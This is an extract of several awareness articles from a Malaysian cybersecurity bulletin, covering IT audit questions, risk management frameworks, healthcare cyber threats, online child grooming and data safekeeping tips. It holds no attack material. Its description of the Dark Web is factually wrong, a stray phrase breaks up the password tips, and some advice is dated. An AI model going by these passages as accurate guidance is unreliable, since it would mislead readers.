Based on the 2017 Internal Audit Capabilities and Needs Survey report produced by Protiviti Inc., a majority of organisations that employ data analytics during the audit process found that with dedicated analytics functions, more value and progress is achieved.

This infographic summarizes the overall report focusing on the main survey questions:



Infographic: Embracing Analytics in Auditing

Source: <https://www.knowledgeleader.com/KnowledgeLeader/Resources.nsf/Description/Infographic-2017-Internal-Audit-Capabilities-and-Needs-Survey-Protiviti/>

108

Demand for data analytics services from audit teams has significantly increased across organisations. Audit teams use analytics to shift from the manual sample-based audit approaches towards more data-driven methods. Internal auditors are thus able to analyse larger amounts of data and subsequently improve efficiency throughout the audit process. Analytics allows auditors to spend more time using their professional expertise and judgement on higher-risk areas and dealing with anomalies and exceptions.

What Auditors Should Ask During Audits

Regardless of which new technology an organisation adopts, internal auditors need to understand the information security issues that may arise from using the respective technology. In order to address potential information security issues, the audit team may pose some of the following questions during the audit:

- i. How is the new technology deployed within the organisation and what are the potential information asset inventories supporting the implementation?
- ii. Are risks associated with the new technology adoption being considered, quantified and controlled?
- iii. What data are collected, stored and analysed and are the data being shared in compliance with the needs and expectations of the interested party, e.g. data disclosure?
- iv. Is there any contingency plan for supporting equipment and devices during failure?
- v. If third-party services are used for management and deployment, to what extent are the third parties acting on your behalf? Is there any service-level agreement or contract in place and how is the data captured and delivered while being monitored?
- vi. What role does the deployed technology play in the current organisation strategy? Has the board evaluated the potential impact of using the technology on the business?
- vii. What is the risk of not considering or leveraging new technology possibilities and what is the risk if technology is ignored?

Conclusion

Every organisation should perform information security audits periodically to ensure that information assets are safeguarded. It is part of the on-going process of defining and maintaining effective security policies and procedures. The *CISA Certified Information Systems Auditor Study Guide* states that "Auditors enumerate, evaluate and test an organisation's systems, practices and operations to determine whether the systems safeguard the information assets, maintain data integrity and operate effectively to achieve the organisation's business goals or objectives."

Internal auditors must ensure that the organisation leads in proper cybersecurity-related governance, risk and compliance supported by relevant policies and procedures. Applying regulatory and compliance requirements to new technology requires audit team members to adopt the challenges in order to become more proactive in a conducive way by providing oversight, leading cybersecurity governance and policies, and implementing an advanced security plan.

References

1. Ashwin Pal, "The Internet of Things (IoT) - Threats and Countermeasures" <https://www.cso.com.au/article/575407/internet-things-iot-threats-countermeasures/>, 2015
2. Beauchamp, "BYOD in the Workplace: Benefits, Risks and Insurance Implications" <http://www.inguard.com/blog/byod-in-the-workplace-benefits-risks-and-insurance-implications>, 20 April 2016.
3. Deloitte Advisory, "Internal audit analytics: The journey to 2020 Insights-driven auditing", <https://www2.deloitte.com/content/dam/Deloitte/us/Documents/risk/us-risk-internal-audit-analytics-pov.pdf>, 2016.
4. No author name, "Key Findings from the 2017 Internal Audit Capabilities and Needs Survey", <https://www.protiviti.com/US-en/events/key-findings-2017-internal-audit-capabilities-and-needs-survey>, 2017.
5. PricewaterhouseCoopers, "Internal Audit Takes on Emerging Technologies", https://www.pwc.com/mt/en/publications/assets/emerging_technologies.pdf, 2012.
6. Protiviti Inc., "The Internet of Things - What is it and Why Should Internal Audit Care?",

https://www.protiviti.com/sites/default/files/united_states/insights/internal-audit-and-the-internet-of-things-whitepaper-protiviti.pdf, 2016.

7. OWASP, "Internet of Things Top Ten", https://www.owasp.org/images/7/71/Internet_of_Things_Top_Ten_2014-OWASP.pdf, 2014.

8. Institute of Audit Singapore, "Benefits of data analytics in audit", <https://www.businesstimes.com.sg/hub/singapore-accountancy-convention/benefits-of-data-analytics-in-audit>, 8 October 2015

9. California ISO, "Challenges of Securing and Auditing Control Systems", http://www.isacala.org/doc/ISACALA_SCADA_Presentation_FinalJamey.pdf, 2014

10. Grant Thornton, "Auditing Your Company's Mobile Devices", <https://chapters.theiia.org/raleigh-durham/News/ChapterDocuments/Auditing%20Mobile%20Devices.pdf>.

11. Jungwoo Ryoo, Syed Rizvi, William Aiken, and John Kissell, "Cloud Security Auditing: Challenges and Emerging Approaches", https://www.researchgate.net/publication/271729003_Cloud_Security_Auditing_Challenges_and_Emerging_Approaches, November 2014.

12. Peter Mell and Timothy Grance, "The NIST Definition of Cloud Computing" <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-145.pdf>, 2011

The Importance Of Developing Information Security Risk Management

By | Rushidan Ghazali

1.0 Introduction

What is information security risk management (ISRM)? It is basically the process of managing the risks associated with an organization's assets pertaining to information technology. Organizations need to identify and evaluate the risks to the confidentiality, integrity and availability (CIA) of their information assets.

ISRM can be divided into 2 components:

1. Risk assessment – gathering information about the assets and controls to define a risk.
2. Risk treatment – steps and process undertaken in risk management to remediate, mitigate, avoid, accept or transfer.

An organization's mission and objective form the main guideline or point of reference in determining how to manage risk. The reason is that the risk management plan will include steps and processes that will assist the organization to meet its overall business strategy.

The Common Practice Approach

A good risk management program should establish good communication and awareness of risks among staff. This allows risk decisions to be well-informed, well-considered and established within the context of organizational objectives, such as opportunities to support the organization's business rewards. Risk management should be across an organization to manage resource allocation, manage risks and enable accountability. It also helps identify risks at early stage and implement appropriate mitigations to prevent incidents or reduce their impact.

Risk management is an ongoing process of identifying, assessing, and responding to security risks. To manage risks effectively, organizations should evaluate the possibility of events that can pose risk to the IT environment

and the potential impact of each risk.

Below are 3 criteria to identify the effectiveness of organization's security risk management strategy:

- Risks that will give high impact are being identified and addressed properly.
- Monetary allocation and effort will only be used to identify and solving risks that are most critical and significant.
- Provides senior management with visibility into the organizational risk profile and risk treatment priorities to support their ability to make strategic decisions.

Frameworks Used


Various frameworks can be used for ISRM. One of the most common is the NIST Cybersecurity Framework, which includes the following activities:

- **Identify** - Identify the cybersecurity risks to systems, people, assets, data and capabilities. Understanding the business context, current business needs and related risks helps organizations determine threats and prioritize security efforts. Activities in this stage include asset management, governance and risk assessment.
- **Protect** - Organizations should implement appropriate safeguards and security controls to protect their most critical assets against cyber threats. Examples of activities are identity management and access control, promoting awareness and training staff.
- **Detect** - Organizations need to quickly spot events that could pose risks to data security. Usually organizations rely on continuous security monitoring and incident detection techniques.
- **Respond** - Organizations must take action against detected cybersecurity incidents. It is possible to use the following techniques to contain the impact of incidents: response

planning, communication, analysis, mitigation and improvement.

- **Recover** - Organizations develop and implement activities to restore capabilities or services that were impacted by the security incident. This group of activities

is aimed at supporting timely recovery to normal operations to reduce the impact of incidents and includes: recovery planning, improvement (e.g., introducing new policies or updating existing policies) and communication.



Steps in creating an effective ISRM program

Based on best practices, an effective program must be created in stages and phases to ensure manageability, a more comprehensive program and a simplified entire process. Thus, solving problems in any stage will be a lot easier. Below are five steps for building an effective ISRM program:

- **Business Awareness**

First, understand the organization's business conditions, such as budget considerations, staff and the complexity of business processes. Then consider the organization's risk profile with a detailed description of each risk faced and its risk appetite (the level of risk it is prepared to accept to achieve its objectives).

- **Program Definition**

Next, define the ISRM program. The program must determine specific goals and objectives to be set annually. This plan should also be adjusted annually to accommodate changes in business conditions and activities. Based on management input, identify the stage or condition of the organization's capabilities

to achieve at the end of the program. In order to execute the program, the organization must ensure there are sufficient qualified personnel and also identify their capability and availability. Furthermore, the organization's culture must be taken into consideration, as it may affect ISRM program implementation. Difficulties will arise if the people in the organization do not support the implementation.

- **Program Development**

In this stage, define the functional capabilities and controls related to IT security and risk management (e.g., vulnerability assessment, incident response, training and communication) and the governance model that will determine who will be responsible for each area of the ISRM strategy. If opting to outsource the implementation of ISRM capabilities to third parties, be sure to consider the risks and guarantee appropriate oversight by internal staff.

• **Metrics and benchmarking**

In this stage, the organization needs to define the metrics to be used to evaluate the effectiveness of the ISRM strategy. Here are two best practices for this step:

- Ensure alignment with industry standards and guidelines. There are multiple standards to help organizations make sure their ISRM program complies with industry regulations, including COBIT, International Organization for Standardization (ISO) 27000 series and the U.S. National Institute of Standards and Technology (NIST) 800 series. It is recommended to consider ISO/IEC 27005:2011 and NIST Special Publication 800-37 (Revision 1), which provide detailed guidelines on how to build a risk management program.
- Use KPIs to measure the effectiveness of the functions and capabilities developed through the ISRM program. When developing KPIs, it is necessary to identify the business value that the firm would like to gain with ISRM capabilities and then define objective criteria that can be used to assess that value. This will ensure the program aligns with the business perspective. Moreover, it is essential to identify thresholds of what is acceptable and unacceptable for each KPI.

• **Implementation and operation**

Finally, all ISRM stages (identify, protect, detect, respond and recover) must be repeated on a regular basis. It is essential for organizations to have a policy that describes all stages of ISRM, and the roles and responsibilities of employees and also to periodically review the program. Major changes in the IT environment, data breaches in the organization's industry or new cyberattacks are all valid reasons to review and revise the ISRM if necessary.

Additional Considerations for ISRM

The following seven topics are additionally important to be considered when planning a risk management program.

- **Culture** - Leaders should establish a culture of cybersecurity and risk management throughout the organization. By defining a

governance structure and communicating intent and expectations, leaders and managers can ensure appropriate leadership involvement, accountability and training. Ongoing training is critical to maintaining expertise and dealing with new risks.

- **Information sharing** - Stakeholders must be aware of the risks and be involved in decision-making. Communication processes should include thresholds and criteria for communicating about escalating risks. The potential business impact of cyber risks should be made clear. Information-sharing tools, such as dashboards of relevant metrics can keep stakeholders aware and involved.
- **Priorities** - All organizations have limited budgets and staff. To prioritize risks and responses, there is a need for information, such as trends over time, potential impact, time horizon for impact, and when a risk will likely happen (short-term, mid-term or long-term). Such information will enable risk comparisons.
- **Resilience** - Risk management must also enable the continuity of critical missions during and after disruptive or destructive events including cyberattacks. Resilience is an emergent property of an entity that enables the entity to continue to operate and perform its mission under operational stress and disruption.
- **Speed** - When an organization is exposed to a risk, rapid response can minimize the impact. Incident management plans should be exercised periodically.
- **Threat environment** - Organizations should improve their intelligence into adversary capabilities (consider network security sensors and other reporting) while also accounting for risks from third parties (e.g. supply chain) and insider threats. Insiders, whether malicious or inadvertent (e.g. phishing victims), are the cause of most security problems.
- **Cyber hygiene** - Cyber hygiene focuses on basic activities to secure infrastructure, prevent attacks and reduce risks. Organizations can refer to the Center for Internet Security (CIS) that provides a list of 20 cybersecurity controls. The Software Engineering Institute (SEI) recently released a baseline set of 11 cyber hygiene practices.

Summary

Risk management does not promise organizations that all risk can be secured and prevented. However, a good risk management plan will assist organizations to understand, identify and mitigate risks and ensure the organizational business operations continue as usual.

References

1. <https://insights.sei.cmu.edu/insider-threat/2018/02/7-considerations-for-cyber-risk-management.html>
2. <https://www.marsh.com/uk/insights/research/cyber-risk-in-the-transportation-industry.html>
3. <https://blog.netwrix.com/2018/08/02/how-to-create-an-effective-information-security-risk-management-program/>

Defending Against Cyber Threats In Healthcare Sector

By | Sabariah Ahmad, Syafiq Anneisa Leng Abdullah, Ahmad Khabir Shuhaimi, Ahamd Sirhan Abdul Ghazali, Ida Rajemee Ramlee, Adam Zulkifli

Introduction

Cybersecurity incidents are amongst the known growing threats to the healthcare industry. The healthcare industry is becoming the prime victim and most attacked by cyber criminals due to the abundance of highly valuable and confidential data. Such data is vulnerable to privacy breaches, unauthorized disclosure and other cybersecurity threats. Medical data contains some of the most sensitive and protected health information about individuals, research data as well as operational data supporting healthcare services and the health data ecosystem.

According to Ladi Adefala, FortiGuard Labs, a major security protection firm in the USA, reported that in 2017 healthcare marked an average of almost 32,000 intrusion attacks per day per organisation as compared to more than 14,300 per organisation in other industries [1]. Similarly, a study on the Cost of a Data Breach by the Ponemon Institute in June 2017 calculated that the average healthcare data breach costs US\$380 per record. Compared to the average global cost per record for all industries, which is US\$141, a healthcare data breach costs over 2.5 times more than the global average [2].

Amongst the main contributing factors are that the level of cybersecurity maturity in healthcare is still in an early state and many healthcare companies are not prepared for cyberattacks. Another reason the healthcare industry is prone

to cyberattacks is the nature of the healthcare data itself, which tends to be richer in value and volume compared to financial services or retail data. Medical identity fraud also usually takes longer to detect than other types of fraud.

Apart from data breaches that cause data loss and monetary theft, there are also cyberattacks on medical devices and infrastructure. The problem is aggravated by the emerging new technologies where information is hosted offsite or in cloud servers, systems are interconnected, mobile devices are used, and remote access and data sharing are possible. Medical devices also require complicated software integration, which comes with its own vulnerabilities. All these factors add to the challenges of ensuring and improving cyber resiliency.

The Evolution Of The Healthcare Environment And Threats

The healthcare sector not only covers hospitals and medical centres but also includes medical research, healthcare providers, pharmacies, health plans and payers, professional associations, regulators, patients and consumers that create the ecosystem. Figure 1 displays the healthcare ecosystem in which all the entities are constantly interrelated, integrated and interoperated. As IoT continues to expand rapidly, there are concerns that the healthcare ecosystem is vulnerable to cyberattacks.



Figure 1: Health Data Ecosystem

Technology has unquestionably played a vital role in the healthcare ecosystem. In this information technology age, interconnected systems, remote access and data sharing are made possible. However, there are drawbacks resulting from this fast-paced evolving convenience. The mobility and convenience come with the risk of affecting the privacy and security of patient and consumer data.

Privacy Issues

In 2017, medical records were reported to be the most valuable data to hackers according to research by the Ponemon Institute [2]. In October 2017, online technology publication lowyat.net disclosed that over 46 million personal data of hand-phone users and medical information were put up for sale. This is Malaysia's largest data breach to date [3]. "The data breach occurred when the information was hosted offsite, in a cloud server," Dr. Ravi Shankar (President of the Malaysian Medical Association) quoted [4]. This data breach raised users' concern with sharing their private information with healthcare organisations while seeking medical attention.

Security Issues

The primary assets in the healthcare ecosystem are patient health and patient personal

information records. Healthcare data is the most demanded data on the black market. As of 2017, healthcare data can be sold for up to US\$ 380 each [2]. Once the data is stolen, attackers can alter, manipulate, tamper or falsify it for malicious purposes. Credit card information, identity card number, date of birth, previous address, health insurance identification number, etc. can be retrieved from the records upon successful attempts. Swindling, identity theft and information manipulation are some of the outcomes of breaches.

Cybersecurity Challenges In The Healthcare Sector

There are numerous challenges that the healthcare sector is confronting when securing and protecting medical information against cybersecurity incidents.

- a. **Lack of cybersecurity staff or lack of expertise in cybersecurity** – Most healthcare providers do not have a single qualified cybersecurity personnel to guard their cyber gate, making them a target. Thus, healthcare providers must seek outside resources for recovery when attacks occur,

which costs valuable time, putting patients' health and lives at an even greater risk.

- b. **More devices are now going wireless including medical devices** – Wireless devices are at greater risk of being tampered with. Sophisticated medical devices often come with wireless capability, opening doors to larger cyber risks. Upon taking over devices, attackers might alter their configuration for instance, thus endangering patients' lives if the attackers have motives to do so.
- c. **Obsolete and outdated support systems or equipment used** – An unpatched system is a big loophole vulnerable to penetration. Healthcare providers should be more concerned with the probability that their data could be stolen rather than cutting budget when not willing to spend money on patches and device security updates.
- d. **Lack of cybersecurity awareness and education** – Employees with no cybersecurity training and awareness can jeopardize their organisations' information and resources. For instance, an employee might open an e-mail attachment that contains viruses without knowing and indirectly compromise confidential information stored in the computer. Nurturing employees with knowledge of the importance of securing patient data and cybercrime will indirectly help healthcare providers to secure valuable information.
- e. **Lack of information security policy enforcement** – Some healthcare providers may believe that having an information security policy in place is adequate to secure data. The truth is that not enforcing the policy is as bad as having no policy at all. Employees must acknowledge the information security policy and understand the consequences of noncompliance.
- f. **Healthcare is interconnected** – Many believe that small healthcare organisations are disregarded by hackers and malware makers because they rarely make it to the headlines when cyber incidents occur. This is not true due to the fact that the modern healthcare industry is interconnected, be it on a small or large scale. Cybercriminals often target small organisations, making them gateways to penetrate larger organisations.
- g. **Bring Your Own Device** – Recently, most healthcare providers allow practitioners (e.g. physicians, nurses, staff) to use their own devices at work, such as laptops and smartphones. The majority do not have third-party solutions installed on their mobile

devices. Therefore, if personal devices are stolen from the premises, patient data breaches and leakage can take place.

Apply Best Practices To Protect Healthcare Data

The threat landscape evolves very rapidly. Thus, ensuring that data is safeguarded must be addressed. For this, best practices should be adopted to keep up to par with this rapidly evolving threat landscape. Best practices include:

- a. **Risk Assessment** – Have risks identified, considered and evaluated. The risk must be understood and accepted. The results of risk assessments will subsequently contribute to the establishment of relevant policies and the implementation of security controls. It is a continuous process to be followed through with scheduled audits and that requires training, awareness programmes and preventive mechanisms in place. Identify the need to extend policy implementation to associated third parties who engage with the organisation.
- b. **Education and Awareness** – Humans are still the weakest link in the cybersecurity chain. There may be policies and procedures in place and organisations may have the most sophisticated technology. However, human action is still required to click on attachments in phishing e-mails designed and intended for unscrupulous purposes. Educate and raise awareness on cyber threats to equip employees with the necessary knowledge to make wise decisions and to exercise caution when handling data.
- c. **Secure Data** – The foundation for security and digital privacy is ensuring that data is encrypted. Appropriate disposal of, or wiping out data must be carried out properly. Networks have to be secured. Have guidelines, controls and policies to ensure compliance.
- d. **Bring Your Own Device (BYOD) Security** – Have policies in place to secure and restrict the use of devices. These policies must be made known and communicated clearly with all employees to ensure the effectiveness of the policies and compliance therewith.
- e. **Conduct Regular Evaluations** – As the threat landscape is evolving so rapidly, there is a need to constantly evaluate existing

measures to gauge the suitability and relevance to the current threat landscape. Make improvements to existing security controls, procedures or policies where necessary in addressing new emerging threats.

f. Common Practices – There are several common cybersecurity practices that all organisations are advised to adopt, including:

- i. Have strong passwords with at least 8 alphanumeric characters
- ii. Ensure the software and systems are updated and patched on a regular basis
- iii. Do not click on e-mail attachments from dubious senders
- iv. Ensure that the data backup is scheduled and performed regularly
- v. Data that has been backed up ought to be stored offsite to enhance security and ensure availability should anything happen to primary data sources.

Summary

Cybersecurity in healthcare is very important, since nowadays there is a rise in interconnected healthcare devices and services that form the ecosystem. Consequently, privacy and security issues have emerged due to the presence of huge amounts of data in parallel with the IoT escalation. In response to the growing public concern, healthcare practitioners must ensure medical information is secure and protected from cyber criminals who are becoming progressively more sophisticated in their attack approaches and use of hacking tools. Everyone in the healthcare ecosystem must constantly remain vigilant with protecting data and keeping private information confidential.

References

1. Ladi Adefala (Mar. 06, 2018) Article title: *Healthcare Experiences Twice the Number of Cyber Attacks as Other Industries*. Retrieved from: <https://www.csoonline.com/article/3260191/security/healthcare-experiences-twice-the-number-of-cyber-attacks-as-other-industries.html>
2. Ponemon Institute LLC (Jun., 2017) Report title: *2017 Cost of Data Breach Study*. Retrieved

from: <https://www-01.ibm.com/common/ssi/cgi-bin/ssialias?htmlfid=SEL03130WWEN&>

3. Vijandren (Oct. 30, 2017) News title: *46.2 Million Malaysian Mobile Phone Numbers Leaked from 2014 Data Breach*. Retrieved from: <https://www.lowyat.net/2017/146339/46-2-million-mobile-phone-numbers-leaked-from-2014-data-breach/>

4. Lydia Nathan (Oct. 31, 2017) News title: *Data breached, 46m personal records for sale*. Retrieved from: <https://themalaysianreserve.com/2017/10/31/data-breached-46m-personal-records-sale/>

5. CEO Insights. Article title: *Top cybersecurity challenges in the healthcare industry*. Retrieved on Oct. 16, 2018 from <https://iiot-world.com/ceo-insights/ceo-insights-top-cybersecurity-challenges-in-the-healthcare-industry/>

6. Go Any Where. Article title: *2018 Cybersecurity Concerns in Healthcare and How to Address Them*. Retrieved on Oct. 16, 2018 from <https://www.goanywhere.com/blog/2018/02/06/2018-cybersecurity-concerns-in-healthcare>

7. Ryan Fahey, InfoSec Institute. Article title: *Top Cyber Security Risks in Healthcare*. Retrieved on Oct. 16, 2018 from <https://resources.infosecinstitute.com/category/healthcare-information-security/healthcare-cyber-threat-landscape/top-cyber-security-risks-in-healthcare/#gref>

8. Angie Longacre (Jan. 12, 2018) Article title: *5 Reasons Cyber Hackers Are Targeting Healthcare Providers*. <https://www.assurancesoftware.com/product-blog/5-reasons-cyber-hackers-are-targeting-healthcare-providers>

e-Security | Vol: 45 - (2/2018)
© CyberSecurity Malaysia 2018 - All Rights Reserved

Lecturer at the University of Science Malaysia.

Sexual grooming may also be carried out by an individual or group of people for another person (typically clients). Social media applications serve as a tool to connect and sustain a relationship with a victim. Other means, both conventional and modern are also used to sexually groom targeted victims.

From a criminology and psychology perspective, Dr. Geshina was asked if there are any cases in her experience pertaining to online sex predators. She answered as follows: *"Most that I have been in contact with make use of both online and offline approaches. The use of smartphones in particular makes it easy for sexual predators to connect to their victims anywhere, anytime. There are a few cases of solely offline sex predators among older offenders who are not technology savvy. Younger sexual predators make more use of online approaches and are more likely to use this as the only approach, as the probability of detection is perceived to be less likely. So yes, there are a few cases whereby the offender only commits virtual sex crimes."*

Unfortunately, deviant to our society is paedophilia. "Paedophilia is defined as the fantasy or act of sexual activity with children who are generally aged 13 or younger. Paedophiles are usually men and can be attracted to either or both sexes. How well they relate to adults of the opposite sex varies."

<https://www.psychologytoday.com/us/conditions/pedophilia/pedophiles>

Various social media platforms are their ultimate gateway to access images of innocent children. The source providers are those who upload images of their own children or children themselves who have social media accounts at a tender age. Whether uploaded privately or on a public network, direct access is readily available to anyone.




When people innocently and proudly upload images of their children, they are sometimes unaware of these risks. Even if they are aware, they are essentially having a gamble. Beneath our so-called "friends" network might lurk predators, paedophiles with mal-intentions to right click and save images of children for the fulfilment of their unruly desire. After acquiring multiple images or videos, the Dark Web becomes their safe haven.

The Dark Web refers to a series of websites that are available to the general public, except the website IP addresses are encrypted and kept private. It is not possible to access the websites on the Dark Web from traditional search engines, only via VPN or other search engine modes.

CyberSecurity Malaysia's Perspective and Initiatives

We are currently looking at adopting more **innovative, aggressive and proactive** approaches in order to stay ahead of cyber sexual grooming, enforcement and implementation of anti-grooming laws. Cyber parenting modules and frameworks as well as early childhood development modules for trainers, facilitators, academicians, professionals in private and public sector organizations, PIBG nationwide, teachers and parents will be implemented by 2020.



In addition to these initiatives, we are continuously spreading awareness on CyberSAFE Education through the **5 Parental Pillars Campaign**, which was launched earlier in February 2018.

After years of highlighting various subject matters of general cyber safety awareness, it is now time to create consciousness of the importance of digital education for cyber parents to ultimately be the best firewall in safeguarding their young digital citizens.



The Internet is a playground for all sorts of undesirable characters, activities and content. For this reason, parents should be careful what they allow their children to access during their time online.


5 Parental Pillars of the CyberSAFE Education Program

1. Be proactive




- Create a safe online world for children by simply having conversations and get immersed in their cyber world.
- Proactive parents must choose to be in the right mindset to implement the parental guidelines.

2. Educate




- Be cyber-savvy. Know the features of your child's device. Explore various apps and games with them.
- It is important to turn on parental controls and restrictions on every Internet-connected device that kids have.

3. Supervise



- Monitor their Internet presence.
- 51% of teens in Malaysia have no rules or boundaries on how they use or behave on the Internet (no parental control) – *National Baseline Study on Cybersecurity Awareness Among School Students, 2016*
- Enter your child's cyber-world and observe their Internet habits.

4. Lead



- Set an example of digital balance. Your children are watching you. Be the adult you want your child to be. Curb your own bad technology habits and create tech-free activities to engage your children in.

With this, we would like to reiterate, **PARENTS: PREVENT, PROTECT and DEFEND. You are your children's ultimate firewall.**

References

1. <http://www.malaysiandigest.com/frontpage/282-main-tile/722971-malaysia-no-1-consumer-of-online-child-porn-in-southeast-asia->
2. <https://www.thestar.com.my/tech/tech-news/2018/02/09/malaysian-authoritise-organise-sid-events/>
3. <https://www.thestar.com.my/news/nation/2018/08/12/sex-education-start-them-young/#v2OoU2xld5UivDXl.99>
4. <https://www.thestar.com.my/news/nation/2018/01/30/malaysia-tops-in-southeast-for-online-child-pornography/>
5. <https://www.psychologytoday.com/us/conditions/pedophiliapedophiles>

Tips For Safekeeping Of Data

By | Alifa Ilyana Chong binti Abdullah & Nur Haslailly binti Mohd Nasir

Introduction

Computer data is information that is stored in a computer. This information could be in the form of text documents, images, software programs or other types of data. Data could be organized into various categories based on the level of sensitivity, objective and/or subject.

Securing data is always a top priority in protecting and safekeeping data. This is vital to prevent unauthorized access and unwanted actions, which might subsequently cause data theft or loss. Data loss is a serious problem as it can cause various difficulties and/or have adverse impacts on business or personal objectives. One of the unprecedented security issues on Facebook was discovered on 25 September 2018, which impacted almost 50 million user accounts. On 2 November 2018 BBC News reported that the incident led to 'private messages from 81,000 hacked Facebook accounts for sale.'

Tips for Safekeeping of Data

Safekeeping of data requires awareness to make conscious critical effort to boost security. Below are a few simple security tips on how to keep data safe.

1. Use antiviruses and firewall

Nowadays everyone is connected to the Internet for various online activities from communicating by e-mail to browsing sites, and online banking, gaming and shopping. It is strongly recommended to equip your computer system with antivirus and firewall, which are considered the most basic and common security protection components. These are specially designed to protect the computer system against computer viruses, malware attacks and various online cyber threats.

2. Avoid suspicious webpages and downloads

How do malicious websites infect in unexpected ways?

Normally, cyberattack attempts show up as pop-ups that ask you to download a new software

or browser extension. Avoid clicking on strange links or downloading untrusted programs from unfamiliar and/or suspicious sites.

Never click on e-mails from unknown sources. Do not open attachments or strange links. A basic method used by hackers is to send out mass e-mails containing an attachment or hyperlink. The attachment is malware and the hyperlink redirects you to another website. This is how hackers trick e-mail recipients to download malicious attachments, which subsequently exposes the computer system to malware. They also deceive users to click on the links of fake websites that request confidential data, such as credit card number, identification number, etc.

Know exactly who an e-mail is from. Be wary of unknown e-mail addresses. Also do not open any attachments or links in e-mails sent by strangers or unknown sources. Delete such e-mails immediately.

3. Update the Operating System (OS) and applications

The majority of Microsoft Windows updates include security updates. Updates may consist of new features that provide security-related improvements and security fixes. Security issues are the worst possible vulnerabilities and errors that hackers can exploit. Installing the latest Windows security patches will help fix vulnerabilities and errors in Windows and associated software.

Therefore, it is important to ensure your system is up-to-date with the latest Windows updates.

4. Use strong password protection

Using a strong password is considered essential protection for your data. Apply strong passwords that are not easy to guess/crack on your computer devices or applications. Simple and commonly used passwords increase the chances for hackers to easily gain access to, and control devices and applications. Packet Filtering

The criteria of a strong password:

- i. Use a minimum password length of 8 or more characters. Probability dictates that

longer passwords are harder to crack.

- ii. Do not use common dictionary words. Password cracking tools are very effective at helping attackers guess passwords.
- iii. Use a mix of letters (upper and lower case), numbers and special characters to help increase password complexity.
- iv. Do not use personally identifiable information. It is strongly recommended to not include any words related to your name or names of family members in passwords. Do not include easily recognizable numbers like your birthday date, phone number or address.

In addition, do remember to regularly change your passwords – every 30, 60 or 90 days, depending on your business needs or personal objectives.

5. Be wary when working remotely or using public Internet connections

When connected to public Internet in coffee shops, restaurants, airports or public areas, be aware of surrounding people. If you are targeted, hackers can position themselves between you and the connection point to intercept Internet traffic and obtain your data. Thus, take extra data protection precautions especially when working with sensitive data. A Virtual Private Network (VPN) is a good, very useful security solution when connecting to public networks.

6. Do backups

Back up data frequently to clouds, external hard drives or any other storage devices. In this manner, should you become a victim of data theft you are still able to enjoy business as usual because there are duplicate data copies.

